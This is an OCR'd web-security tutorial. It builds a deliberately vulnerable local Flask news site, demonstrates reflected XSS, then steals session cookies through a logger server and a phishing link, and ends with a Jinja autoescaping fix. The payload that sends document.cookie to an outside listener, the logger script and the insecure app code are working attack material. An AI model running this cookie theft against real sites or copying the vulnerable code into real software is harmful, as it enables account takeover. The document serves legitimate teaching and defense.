Cyber Security Edition

The Art of XSS Injection


August 6, 2025

HarshXor (Afrizal F.A)
incrustwerush.org

Introduction

XSS (Cross-Site Scripting) is a popular attack on the web. Attackers can insert HTML, JavaScript, and CSS code. Attackers can create malicious payloads with the aim of stealing cookies, credentials, data, etc. There are several common types of XSS, namely Reflected XSS (Non-Persistent), Stored XSS (Persistent), DOM-Based XSS. This time we will discuss Reflected XSS (Non-Persistent).

Reflected XSS (Non-Persistent)



```
localhost:5000/search?q=<script>alert%28%27XSS+By+HarshXor%27%29%3B<%2Fscript>
```

```
localhost:5000 says
XSS By HarshXor
```

The payload is sent via an HTTP request (usually a URL or form parameter), and is immediately reflected by the server in an unsanitized response. Execution occurs only when the victim opens the link containing the payload. A common example is in the parameters of the GET method.


Offensive Practice

Install Python on your device by downloading it from the official website: https://www.python.org.

Next, install flask lib using command:

```
python3 -m pip install flask
```

Result



```
@127.0.0.1 ~ % python3 -m pip install flask
WARNING: Ignoring invalid distribution ~crypt (/opt/homebrew/lib/python3.13/site-packages)
Requirement already satisfied: flask in /opt/homebrew/lib/python3.13/site-packages (3.0.3)
Requirement already satisfied: Werkzeug>=3.0.0 in /opt/homebrew/lib/python3.13/site-packages (from flask) (3.1.3)
Requirement already satisfied: Jinja2>=3.1.2 in /opt/homebrew/lib/python3.13/site-packages (from flask) (3.1.6)
Requirement already satisfied: itsdangerous>=2.1.2 in /opt/homebrew/lib/python3.13/site-packages (from flask) (2.2.0)
Requirement already satisfied: click>=8.1.3 in /opt/homebrew/lib/python3.13/site-packages (from flask) (8.1.7)
Requirement already satisfied: blinker>=1.6.2 in /opt/homebrew/lib/python3.13/site-packages (from flask) (1.9.0)
Requirement already satisfied: MarkupSafe>=2.0 in /opt/homebrew/lib/python3.13/site-packages (from Jinja2>=3.1.2->flask) (3.0.2)
WARNING: Ignoring invalid distribution ~crypt (/opt/homebrew/lib/python3.13/site-packages)
WARNING: Ignoring invalid distribution ~crypt (/opt/homebrew/lib/python3.13/site-packages)
@127.0.0.1 ~ %
```

Next, create a python file `xss.py` with this code:

```
from flask import Flask, request, render_template_string,
session, redirect, make_response
import sqlite3
import uuid
import os

app = Flask(__name__)
app.config.update(
   SESSION_COOKIE_HTTPONLY=False
)
app.secret_key = 'supersecretkey'
db_file = 'xss_news.db'

def init_db():
  if not os.path.exists(db_file):
      conn = sqlite3.connect(db_file)
      c = conn.cursor()
      c.execute('CREATE TABLE users (username TEXT PRIMARY
KEY, password TEXT)')
      c.execute('CREATE TABLE news (id INTEGER PRIMARY KEY
AUTOINCREMENT, title TEXT, content TEXT)')
      c.execute('INSERT INTO users VALUES (?, ?)', ('admin',
'admin123'))
      c.execute('INSERT INTO news (title, content) VALUES (?,
?)', ('Welcome', 'This is a simple news site.'))
      conn.commit()
      conn.close()

def valid_login(username, password):
  conn = sqlite3.connect(db_file)
  c = conn.cursor()
  c.execute('SELECT * FROM users WHERE username=? AND
password=?', (username, password))
  result = c.fetchone()
  conn.close()
  return result is not None
```

```
def update_password(username, new_password):
  conn = sqlite3.connect(db_file)
  c = conn.cursor()
  c.execute('UPDATE users SET password=? WHERE username=?',
(new_password, username))
  conn.commit()
  conn.close()

def add_news(title, content):
  conn = sqlite3.connect(db_file)
  c = conn.cursor()
  c.execute('INSERT INTO news (title, content) VALUES (?,
?)', (title, content))
  conn.commit()
  conn.close()

def get_all_news():
  conn = sqlite3.connect(db_file)
  c = conn.cursor()
  c.execute('SELECT title, content FROM news ORDER BY id
DESC')
  result = c.fetchall()
  conn.close()
  return result

home_page = '''
<!DOCTYPE html>
```

```
<html>
<head><title>News</title></head>
<body>
<h2>News Portal</h2>
<form action="/search">
  Search: <input name="q" />
  <button type="submit">Go</button>
</form>
<p><a href="/login">Login to post</a></p>
{% for title, content in news %}
  <h3>{{ title }}</h3>
  <p>{{ content }}</p>
{% endfor %}
</body>
</html>
'''

search_page = '''
<!DOCTYPE html>
<html>
<head><title>Search</title></head>
<body>
<h2>Search Result</h2>
<p>You searched for: %s</p>
<p><a href="/">Back</a></p>
</body>
</html>
'''
```

```
login_page = '''
<!DOCTYPE html>
<html>
<head><title>Login</title></head>
<body>
<h2>Login</h2>
<form method="POST">
  Username: <input name="username" /><br>
  Password: <input type="password" name="password" /><br>
  <button type="submit">Login</button>
</form>
<br />
<p><a href="/">Back To Home</a></p>
{% if error %}<p style="color:red">{{ error }}</p>{% endif %}
</body>
</html>
'''

profile_page = '''
<!DOCTYPE html>
<html>
<head><title>Profile</title></head>
<body>
<h2>Change Password</h2>
<form method="POST">
  New Password: <input type="password" name="new_password"
/><br>
```


```
  <button type="submit">Update</button>
</form>
{% if msg %}<p style="color:green">{{ msg }}</p>{% endif %}
<p><a href="/write">Write News</a> | <a
href="/logout">Logout</a></p>
<p><a href="/">Back To Home</a></p>
</body>
</html>
'''

write_page = '''
<!DOCTYPE html>
<html>
<head><title>Write News</title></head>
<body>
<h2>Post News</h2>
<form method="POST">
  Title: <input name="title" /><br>
  Content:<br>
  <textarea name="content" rows="5" cols="40"></textarea><br>
  <button type="submit">Post</button>
</form>
{% if msg %}<p style="color:green">{{ msg }}</p>{% endif %}
<p><a href="/profile">Back to Profile</a></p>
</body>
</html>
'''
```

```
@app.route('/')
def home():
  news = get_all_news()
  return render_template_string(home_page, news=news)

@app.route('/search')
def search():
  q = request.args.get('q', '')
  return search_page % q

@app.route('/login', methods=['GET', 'POST'])
def login():
  error = ''
  if 'user' in session:
      return redirect('/profile')
  if request.method == 'POST':
      username = request.form.get('username')
      password = request.form.get('password')
      if valid_login(username, password):
          session['user'] = username
          token = str(uuid.uuid4())
          resp = make_response(redirect('/profile'))
          resp.set_cookie('auth_token', token,
httponly=False)
          return resp
      else:
          error = 'Invalid credentials'
  return render_template_string(login_page, error=error)
```

```
@app.route('/profile', methods=['GET', 'POST'])
def profile():
  if 'user' not in session:
      return redirect('/login')
  msg = ''
  if request.method == 'POST':
      new_password = request.form.get('new_password')
      if new_password:
          update_password(session['user'], new_password)
          msg = 'Password updated'
  return render_template_string(profile_page, msg=msg)

@app.route('/write', methods=['GET', 'POST'])
def write():
  if 'user' not in session:
      return redirect('/login')
  msg = ''
  if request.method == 'POST':
      title = request.form.get('title')
      content = request.form.get('content')
      if title and content:
          add_news(title, content)
          msg = 'News posted'
  return render_template_string(write_page, msg=msg)

@app.route('/logout')
def logout():
  session.clear()
  return redirect('/')


if __name__ == '__main__':
  init_db()
  app.run(debug=True)
```


Next, run the python code, using command:

```
python3 xss.py
```



```
@127.0.0.1 ~ % python3 xss.py
 * Serving Flask app 'xss'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 259-963-659
```

Next, open the web and try to login using random username and password.



localhost:5000/login

Login

Username:
Password:
Login


Back To Home

Invalid credentials

Back to home, and try payload XSS on search:

```
<script>alert('XSS by
HarshXor');</script>
```

Result


localhost:5000/search?q=<script>alert%28%27XSS+by+HarshXor%27%29%3B<%2Fscript>

localhost:5000 says

XSS by HarshXor

Web Vulnerable to Reflected XSS. Next, create listener for log cookie, create python file `logger.py`:

```
from flask import Flask, request, redirect
from datetime import datetime

app = Flask(__name__)
logfile = 'stolen_cookies.txt'

@app.route('/')
def log_cookie():
   cookie = request.args.get('cookie')
   referer = request.headers.get('Referer', '/')
   if cookie:
       with open(logfile, 'a') as f:
           timestamp = datetime.utcnow().isoformat()
           f.write(f'[{timestamp}] {cookie} | From:
{referer}\n')
   return redirect(referer)

if __name__ == '__main__':
   app.run(host='0.0.0.0', port=1337)
```


Run with command:

```
python3 logger.py
```

Next, send email to target with link:

```
http://localhost:5000/search?q=%3Cscrip
t%3Ewindow.location.href%3D'http%3A%2F%
2Flocalhost%3A1337%2F%3Fcookie%3D'%2Ben
codeURIComponent(document.cookie)%3B%3C
%2Fscript%3E
```

Next, as if you were a target, you login to the website using username `admin` and password `admin123`.



localhost:5000/login

Login

Username: admin
Password: ••••••••
Login

Back To Home

You logged in to the website.


localhost:5000/profile


Change Password

New Password:
Update

Write News | Logout

Back To Home

Next, suddenly you receive an email that seems important, and without hesitation you click on the link.


Important notification


Check your profile, click this link

Check

Next, and back again you as the attacker and check the logger, in directory logger python code, using this command:


```
cat stolen_cookies.txt
```

Result



```
@127.0.0.1 ~ % cat stolen_cookies.txt
[2025-08-06T08:18:58.056314] auth_token=25823c29-9209-4bf5-8f00-aa67ceb63aea; session=eyJ1c2VyIjoiYWRtaW4ifQ.aJMPyw.k__C4hNO5pWB2YHt-2x3asDMT1Q | From: http://localhost:5000/
@127.0.0.1 ~ %
```

Next, validate the cookie, open an incognito browser and go to the target web.


localhost:5000

News Portal


Search: Go

Login to post

Welcome

This is a simple news site.

Click `Login to post`.



localhost:5000/login

Login


Username:
Password:
Login

Back To Home


Inspect element and insert cookie from logger.



Next, add new.



Like this.



Login


Username:
Password:
Login

Back To Home

Name	Value	D..	P...	E...	S..	H..	S...	S..	P...	C..	P...
auth_token	25823c29-9209...	l...	/	S...	4...						M...
session	eyJ1c2VyIjoiYWR...	l...	/	S...	6...						M...

Next, refresh the tab.

Result



Change Password


New Password:
Update

Write News | Logout

Back To Home

Name	Value	D..	P...	E...	S..	H..	S...	S..	P...	C..	P...
auth_token	25823c29-9209...	l...	/	S...	4...						M...
session	eyJ1c2VyIjoiYWR...	l...	/	S...	6...						M...

No cookie selected
Select a cookie to preview its value




```
search_page = '''
<!DOCTYPE html>
<html>
<head><title>Search</title></head>
<body>
 <h2>Search Result</h2>
 <p>You searched for: %s</p>
 <p><a href="/">Back</a></p>
</body>
</html>
'''
```

Fixing Practice


Now fix the Reflected XSS vulnerability. Change `search_page % q` to Jinja template that automatically filters out dangerous characters.

Change this code




```
search_page = '''
<!DOCTYPE html>
<html>
<head><title>Search</title></head>
<body>
 <h2>Search Result</h2>
 <p>You searched for: %s</p>
 <p><a href="/">Back</a></p>
</body>
</html>
'''
```

To




```
search_page = '''
<!DOCTYPE html>
<html>
<head><title>Search</title></head>
<body>
 <h2>Search Result</h2>
 <p>You searched for: {{ query }}</p>
 <p><a href="/">Back</a></p>
</body>
</html>
'''
```

Next, change this code



```
@app.route('/search')
def search():
    q = request.args.get('q', '')
    return search_page % q
```

To




```
@app.route('/search')
def search():
    q = request.args.get('q', '')
    return render_template_string(search_page, query=q)
```

Next, try payload in web, use this payload:

```
<script>window.location.href =
'http://localhost:1337/?cookie=' +
encodeURIComponent(document.cookie);</s
cript>
```

Result



```
localhost:5000/search?q=<script>window.location.href+%3D+%27http%3A%2F%2Flocalhost%3A1337%2F%3Fcookie%3D%27+%2B+encodeURIComponent%28document.cookie%29%3B<%2Fscript>
```

Search Result

You searched for: <script>window.location.href = 'http://localhost:1337/?cookie=' + encodeURIComponent(document.cookie);</script>

Back

Reflected XSS is Fixed. To prevent XSS across different programming languages, always apply output escaping or sanitization at the rendering layer, not on input. Here's how it applies per language:

For other programming languages like PHP, use htmlspecialchars() with the

ENT_QUOTES flag to escape user input before rendering in HTML. For JavaScript server-side environments like Node.js/Express, use templating engines such as EJS or Pug which escape output by default, or use libraries like he for manual HTML encoding. In Java (JSP/Servlets), apply <c:out> from JSTL or use the OWASP Java Encoder library. In Python (outside Flask), frameworks like Django auto-escape template output by default, but always verify the template engine used. In Ruby on Rails, use ERB with <%= h(value) %> or ensure config.action_view.default_form_builder is secure. For ASP.NET, use Server.HtmlEncode() or Razor syntax like @Html.Encode().

General principle: escape all user-controlled content before rendering it in the HTML output, especially within tags, attributes, and JavaScript contexts.

“The declination of sanity in the semi-black age that comes with a desire for praxis, along with the darkness creeping softly. Wielding a crowd of angry worshipers in the depths of the bottom of the trough of imagination. Half peaceful, half ironic, and half passionately dancing”

incrustwerush.org